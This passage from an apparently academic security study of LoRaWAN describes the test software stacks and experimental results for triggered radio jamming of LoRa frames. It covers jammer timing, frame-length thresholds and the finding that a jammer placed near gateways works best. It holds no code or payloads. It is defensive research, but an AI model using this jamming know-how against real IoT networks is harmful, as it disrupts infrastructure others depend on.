We focus on open-source, community-based LoRaWAN backend software, as it allows us to deploy it privately.

As the first backend software stack, we pick the network server and infrastructure provided by *The Things Network (TTN)*[6]. Even though the software is targeted to be publicly operated as a single network, it is available as a private deployment for development purposes. At the time of writing, TTN Stack v3 has just been published [28], leveraging TTN to LoRaWAN 1.1. We use version 3.0.3[7] of the stack. As the TTN stack v3 is a complete redesign, we stand off from further evaluation of the legacy version 2 branch of the software[8].

In contrast to TTN, LoRaServer is just the software, without a community-based operator model.

LoRaServer [6] is an open source implementation of the LoRaWAN stack, supporting the specification up to LoRaWAN 1.1. At the time of writing, the latest version of LoRaServer was LoRaServer 3.0.1[9], which supports LoRaWAN 1.1. To also include a LoRaWAN 1.0 server in the evaluation, we use the release just before LoRaWAN 1.1 was officially supported, which is LoRaServer 1.0.1[10].

For the end device software, we consider only low-level implementations written in C or C++, as we assume those to be used in commercially relevant products because they allow creating energy-efficient end devices from constrained and inexpensive hardware. While a variety of software can be found, most of it originates from one of two software projects: the reference implementation and IBM Zurich's "LoRaMAC in C", LMiC for short.

The *LoRaMac-node* reference implementation [36] is maintained by Semtech and supports only a limited number of evaluation boards with corresponding LoRa radio modules. At the time of writing, the development of the software is separated into two branches: LoRa-

6 see `https://www.thethingsnetwork.org/`

7 see `https://github.com/TheThingsNetwork/lorawan-stack/releases/tag/v3.0.3`, but note that the docker-compose.yml has to be modified to point explicitly to the 3.0.3 version, otherwise, the latest images are pulled.

8 see `https://github.com/TheThingsNetwork/ttn`

9 for version 3, we used commit 6f57650 (June 4th, 2019) for the Docker Compose setup and release 3.0.1 of LoRaServer.

10 for version 1, we used commit 53a36ef (July 23rd, 2018) for the Docker Compose setup and release 1.0.1 of LoRaServer.

Mac 4.x adopts the changes made in LoRaWAN 1.0.3, and LoRaMac 5.x proceeds towards LoRaWAN 1.1. We pick the latest version of the 4.x branch[11] to evaluate the behavior of a LoRaWAN 1.0 end device and the latest version of the 5.x feature branch[12] for an end device application that supports LoRaWAN 1.1 or 1.0 in a backward compatibility setting.

We run LoRaMac-node on an ST Nucleo L476 development board[13] with an SX1276MB1xAS radio module[14], containing Semtech's SX1276 transceiver and impedances fitted for 433 MHz and 868 MHz.

As IBM discontinued its support for the LMiC project, we pick *Arduino LMIC* [9] as one of its community-driven and widespread successors. Up to now, only LoRaWAN 1.0.2 is supported by the project. We select the most recent release[15] and run it on an Adafruit Feather 32u4 LoRa[16], an all-in-one LoRa development board equipped with a Hope RF95W transceiver for 868 MHz.

As the software for the end devices provides just the medium access control (MAC) layer, we develop test applications for each experiment and each end device software stack. The examples shipped with the software serve as a basis to do so.

As a first step, we create end device applications that isolate the vulnerable function and can be operated manually.

The application used during the evaluation of the join accept replay attack must use over-the-air activation (OTAA), as this is the vulnerable feature in focus of the evaluation, and be able to confirm the success of the attacker by failing to send uplink messages. We create an application for the end device with the following two functions, which both can be triggered manually:

- Start a join process to refresh the session parameters.
- Send an unconfirmed uplink after the join process succeeded.

For the ACK spoofing attack, it is irrelevant how the end device joins the network, so we use activation by personalization (ABP) as a faster and less error-prone method. The application needs to provide two basic functions:

- Manually triggering a confirmed data uplink with a new frame counter and a previously unused application payload.
- Report the confirmation and loss of messages by showing the corresponding frame counter.

By operating both applications on the end device and observing the network server's log files, we can determine the success of the attacker in the following evaluation.

11 for LoRaMac 4.x, we used commit 6231a5d (June 17th, 2019) on branch `develop`
12 for LoRaMac 5.x, we used commit 5a16c6e (June 17th, 2019) on branch `feature/5.0.0`
13 see `https://os.mbed.com/platforms/ST-Nucleo-L476RG/`
14 see `https://os.mbed.com/components/SX1276MB1xAS/`
15 At the time of writing, this was version 2.3.2.
16 see `https://www.adafruit.com/product/3078`

Part III

EXPERIMENTAL EVALUATION

In this part, we present the results of our experimental evaluation. First, we discuss the impact of jamming on the LoRa physical layer to determine if it is susceptible to this kind of attack and which preconditions have to be met by an attacker. We then use the insights from the attacks on the physical layer to construct and test more sophisticated attacks against LoRaWAN.

7 PHYSICAL LAYER ATTACKS

In the first evaluation chapter, we examine the impact of jamming on the LoRa modulation and discuss the results of the experiments introduced in Section 6.2.1.

As jamming is a physical layer attack do not need to set up a complete LoRaWAN network at this stage of the evaluation. Instead, we deploy our framework in the basic configuration shown in Figure 7.1 and Table 7.1. We have $\text{Node}_{\text{Alice}}$, which sends messages to Node_{Bob}. Collocated to Bob, we find $\text{Node}_{\text{Mallory}}$, which performs the jamming actions. For the experiments that try to receive Alice's messages while jamming them for Bob, we introduce Node_{Eve}, which takes the role of the sniffer.

As all experiments take place in a real-world environment, we must assume that the channel is lossy even without a jammer, and especially for higher data rates. To still be able to interpret our results, we first measure a baseline of the communication between $\text{Node}_{\text{Alice}}$ and Node_{Bob}, without any intended interference.

Then we run the experiments presented in Section 6.2.1 and compare them to the baseline to assess the influence of the attacker. If not stated otherwise, each experimental configuration has been measured 300 times, in batches of either 75 or 100 experiments, spread over several days and on different times of day, to reduce the impact interference introduces by temporary disruptions of the channel.

7.1 BASELINE MEASUREMENTS

The results of the baseline measurement are presented in Figure 7.2. Table 7.2 gives an overview of the parameters and the effective bit rates for the data rates shown in the chart, which are the default data rates for the LoRaWAN EU868 region.

The chart directly reveals the imperfect nature of the real-world channel used for the experiment. None of the configurations reached a receive rate of 100%, but even for the highest data rate, roughly a fifth of the messages reached the receiver. We now consider each of the modified variables to identify configurations that are beneficial and those that are disadvantageous for transmission.

For DR2 and below, the experimental channel reliably reached and surpassed the required link margin.

First and most obvious, the data rate affects the receive rate. For the given channel, we can observe that DR0, DR1, and DR2 achieve a similar receive rate of above 80%, partly even above 90%. Increasing the data rate to DR3 and above leads to a gradually decreasing receive rate, falling below 50% already for DR4. At the highest data rate, DR6,



Figure 7.1: Setup for the jamming experiments

Table 7.1: Hardware for the jamming experiments

Field Node	Controller	LoRa modem
Node$_{Alice}$	Raspberry Pi	Dragino LoRa/GPS Hat
Node$_{Bob}$	Raspberry Pi	Dragino LoRa/GPS Hat
Node$_{Eve}$	LoPy4	integrated modem
Node$_{Mallory}$	Adafruit Feather M0 LoRa	integrated modem

Table 7.2: EU868 default data rates and their parameters

Data Rate	Spreading Factor	Bandwidth	Bit Rate
DR0	SF12	125 kHz	293 $\frac{\text{bit}}{\text{s}}$
DR1	SF11	125 kHz	537 $\frac{\text{bit}}{\text{s}}$
DR2	SF10	125 kHz	977 $\frac{\text{bit}}{\text{s}}$
DR3	SF9	125 kHz	1758 $\frac{\text{bit}}{\text{s}}$
DR4	SF8	125 kHz	3125 $\frac{\text{bit}}{\text{s}}$
DR5	SF7	125 kHz	5468 $\frac{\text{bit}}{\text{s}}$
DR6	SF7	250 kHz	10 938 $\frac{\text{bit}}{\text{s}}$



Figure 7.2: Baseline receive rate in relation to data rate, payload length and direction of communication, n=400

over 80% of the messages are lost on the channel. For the practical operation of a LoRaWAN device with this topology, DR2 would be the best choice as a lower data rate provides no significant improvement in receive rate but multiplies the transmission time.

Comparing the different payload lengths for each data rate, it seems that shorter payloads are beneficial to the receive rate. This is reasonable, as a shorter payload length corresponds with less time on air, and thus with a lower risk of interference with other signals.

This relation is also reflected by the comparison between uplink and downlink frames. As LoRaWAN specifies that only uplink frames contain the payload cyclic redundancy check (CRC) on the physical layer (cf. Section 2.2.6), all uplink frames are a few bytes longer than the downlink frames without this CRC (cf. Section 2.1.5 for the LoRa frame structure). From the chart, we can see that the downlink frames tend to have a slightly higher receive rate. It is important to note that we only changed the frame structure, but not the actual direction of

the traffic, to avoid an asymmetric channel influencing the results. So for both directions, $\text{Node}_{\text{Alice}}$ sends the frames to Node_{Bob}.

7.2 TRIGGERED JAMMING: PHYSICAL PARAMETERS

As a first experiment including an attacker, we choose to study the effects of triggered jamming while varying the same variables as for the baseline measurements: The data rate, the direction of traffic, and the message lengths. Again, $\text{Node}_{\text{Alice}}$ sends frames to Node_{Bob}. In addition to the variables affecting the frame structure, we also switch the location of the attacker. Besides jamming with $\text{Node}_{\text{Mallory}}$, all experiments are repeated with Node_{Eve} in the role of the jammer.

Triggered jamming targets every frame, in contrast to selective jamming, which considers the frame's payload before jamming.

The triggered jammer acts only upon the arrival of a LoRa frame, but without basing its decision for or against jamming on the content of the frame. The jamming field node is configured to wait for the `validheader` interrupt of the LoRa modem and then immediately puts the modem into transmission mode. Doing so lets it transmit the current content of the first in – first out (FIFO) buffer as interfering frame, as preparing the buffer with specific content would cost additional time.

We define the detection rate *as the proportion of frames that lead to an `rxdone` event at the receiver, regardless whether its payload is correct.*

As an indicator for the success of the attacker, we use the receive rate at the designated receiver, Node_{Bob} in this case. If the attacker is successful, it should drop below the corresponding rate in the baseline experiment. Besides, we provide the *detection rate*, which is the receive rate combined with the rate of frames that have been detected by the designated receiver, but which could not be decoded correctly. By comparing the detection rate to the baseline receive rate, we can assure that the channel itself was intact during the experiment.

7.2.1 *Variation of Payload Length*

Figure 7.3 shows the results for uplink and downlink frames combined, with the jammer located near the receiver, for varying data rates and payload lengths. The detection rate is similar to the baseline measurements, so we can assume that without the interference of the jammer, Node_{Bob} would have received most of these frames.

In general, we can report triggered jamming to be applicable to LoRa networks.

For the shortest payload length of 1 byte and data rates of DR3 or lower, the receive rate under attack is similar to the baseline receive rate and close to the detection range. This means that the jammer was not able to interfere with those frames. Counterintuitively, this changes for the higher data rates of DR4 and above: In this case, the reception range dropped notably below detection range and baseline. A reason for this might be an adverse alignment of LoRa symbols and payload bytes, which is discussed in the software defined radio (SDR) analysis in Section 7.3.



Figure 7.3: Receive rate for varying payload length with and without triggered jammer, jammer location near the receiver, uplink and downlink combined (giving n=600 for the jammer experiments, n=800 for the baseline)

For all messages with a longer payload, the receive rate drops notably on all data rates, with the most impact to lower data rates. Interestingly, DR2 and DR3 seem to be more robust against the jamming attack, as the receive rate does not drop near 0%, but stays at around 18%. A reason for the worse performance of DR0 and DR1 in comparison to DR2 and DR3 may be found in the *LowDataRateOptimize* option of the LoRa modem. This option has to be activated if the symbol duration exceeds 16 ms, which is the case for DR0 and DR1. The modem's datasheet gives no details about the exact mechanics of feature [34, Section 4.1.1.6], so further examination of its impact could give interesting insights to the internals of the modulation.

Relatively seen, DR2 and DR3 are more robust against triggered jamming.

A limiting factor for the effectiveness of the jammer on higher data rates could be that the jamming node must also receive the frame as a signal to start jamming. The degradation of the channel for higher data rates also affects the jammer, which can end up in favor for the



Figure 7.4: Triggered jammer: Receive rate for uplink physical layer configuration (n=300)

designated receiver, if it is able to receive the original frame and the jammer is not.

LoRaWAN messages have a minimum size of 12 bytes, which is beyond the criticial length for the jammer.

For LoRaWAN networks, only frame lengths of 12 bytes or longer are of interest, as this is the minimum length of a data frame without payload. Other frames like join request and join accept are even longer, with at least 16 bytes frame length. As the results show, no significant difference exists in susceptibility to jamming between frame payloads of 6 or 12 bytes, so we assume that the "critical length" required for jamming to be applicable is below 6 bytes. This has two implications: First, all LoRaWAN messages have to be assumed to be affected by jamming attacks. Second, the attacker has a margin of at least six bytes for delaying the activation of the jammer. This margin can be spent for selective jamming attacks, as shown in Section 7.4.



Figure 7.5: Triggered jammer: Receive rate for downlink physical layer configuration (n=300)

7.2.2 *Variation of Communication Direction*

By separating the samples into a set created using the uplink physical layer configuration, as shown in Figure 7.4, and a set created with the downlink physical layer configuration, as shown in Figure 7.5, we can make statements about their susceptibility to jamming.

In general, the charts show the same patterns that we already discussed in Section 7.2.1. For the low data rates, the jammer is successful except for the messages with a payload length of only 1 byte. This holds for uplink and downlink messages. We also see increased robustness against the jamming attacks for the middle data rates. As these characteristics can be seen in both charts, uplink and downlink frames seem to behave qualitatively comparable when exposed to a jamming attack.

In general, uplink and downlink transmissions show a similar susceptibility to jamming.

Figure 7.5 reports slightly higher receive rates for the 6 and 12-byte downlink frames in comparison to their uplink equivalents, which could be related to the shorter frame length and reduces reaction



Figure 7.6: Triggered jammer: Jammer location near *transmitter*, uplink and downlink combined (n=600 for the jammer experiments, n=800 for the baseline)

time for the jammer. This is substantiated by the fact that the 1-byte frame experiences a notable improvement in receive rate when sent as a downlink. As the payload CRC has a fixed length, adding and removing it has the biggest impact on the length of frames with a shorter payload, relatively speaking.

Short downlink frames are slightly more robust against jamming than their uplink counterparts.

Summarizing these observations, the direction of communication with its physical layer configuration has an only minor influence on the susceptibility to jamming, except for very short frames. Thus, adding and removing the payload CRC can be seen as a special case of lengthening or shortening the payload.

7.2.3 *Variation of Jammer Location*

As a next step, we move the jammer from the receiving Node_{Bob} to the transmitting $\text{Node}_{\text{Alice}}$. This gives us insights about the spatial requirements for placing the field nodes. The attacker can use this

knowledge to optimize the deployment of his devices, while the network operator can estimate the effort required by the attacker to cover a certain area of the network, which in turn is fundamental for assessing the risk of certain jamming-based attacks.

Figure 7.6 presents the measurements for the receive rate with the jammer being placed near the transmitting node, while Figure 7.3 displays the result for a jammer near the receiver. For both charts, uplink and downlink measurements have been aggregated.

The frames of 1-byte payload have the same high receive rates for low data rates as before. However, moving the jammer to the transmitter shows a significant change in the receive rate. While the jammer at the receiver was able to jam nearly all longer frames for DR0 and DR1, the receive rate with a jammer collocated to the transmitter is increased to around 35% or 55%, respectively.

For example, for data rate DR2, two-thirds of the frames that are expected to be received successfully based on the detection rate and the channel baseline arrive undistorted at the receiver. While DR2 turned out to be more robust against jamming before, this still is a major difference to the jammer being located at the receiver, in which case only a third to a fourth of the frames is received correctly.

Jamming is much more effective if the jammer is located near the designated receiver.

Also, for the higher data rates, the receive rates with an active jammer seem to slightly increase if the jammer is moved to the transmitter, showing lower effectiveness of the jammer. Summarized, the jammer is clearly more successful if it is placed near the receiving node.

Projecting these results to actual LoRaWAN networks, the two studied locations correspond to collocating an attacker node with either an end device or the gateway. As LoRaWAN is uplink-focused and jamming works best at the receiving node, equipping the network's gateways with attacker nodes can be an efficient and cost-effective solution for an adversary to seriously harm a LoRaWAN network. Furthermore, we can assume that the attacker's node receives roughly the same frames as the gateway, so the "missed" frames for higher data rates in our experiment also do not reach the gateway. In a dense network, they may also be received by other gateways, but these can be attacked as well.

7.3 TRIGGERED JAMMING: TIMING AND SIGNALING

To eliminate the modem's switching time from receiving to transmitting as a negative factor for the overall reaction time of the jammer, we experiment with two LoRa modems, each connected to a separate microcontroller unit (MCU). Both MCUs are linked with an interrupt request (IRQ) line, from one of the general purpose input/outputs (GPIOs) of the sniffing node to an IRQ enabled input of the jamming node. The whole setup is shown in Figure 7.7.



Figure 7.7: Topology for experiments with the externally triggered jammer



Figure 7.8: Triggered jammer: Internal vs. external trigger. Physical parameters for uplink, jammer and sniffer at receiver. (n=300)

If this local setup for an externally triggered jammer provides increased reaction time in comparison to the basic triggered jammer from Section 7.2, this time can be spent on activating a remote trigger node. By using a network connection with a latency less or equal to the additional time, the results would be comparable to the ones for the previous experiments. So for an Internet connection, we would need additional time in the order of milliseconds.

Figure 7.8 compares the results of the experiment with a second node as an external trigger to the results gathered in Section 7.2.1. We refrain from adding the baseline to the chart for improved readability, as the detection rate seems to reflect the channel's characteristics well.

The chart directly reveals that the separation of the jammer and the sniffer node does not improve the success of the jammer. On the contrary, the receive rate of Node_{Bob} improves notably during this experiment. To further examine the effect of the triggered jammer and to find a reason for this contradiction to our expectations, we analyze the physical layer behavior by capturing the attack with an SDR.

Using a separate modem as jamming device does not improve the jamming performance.

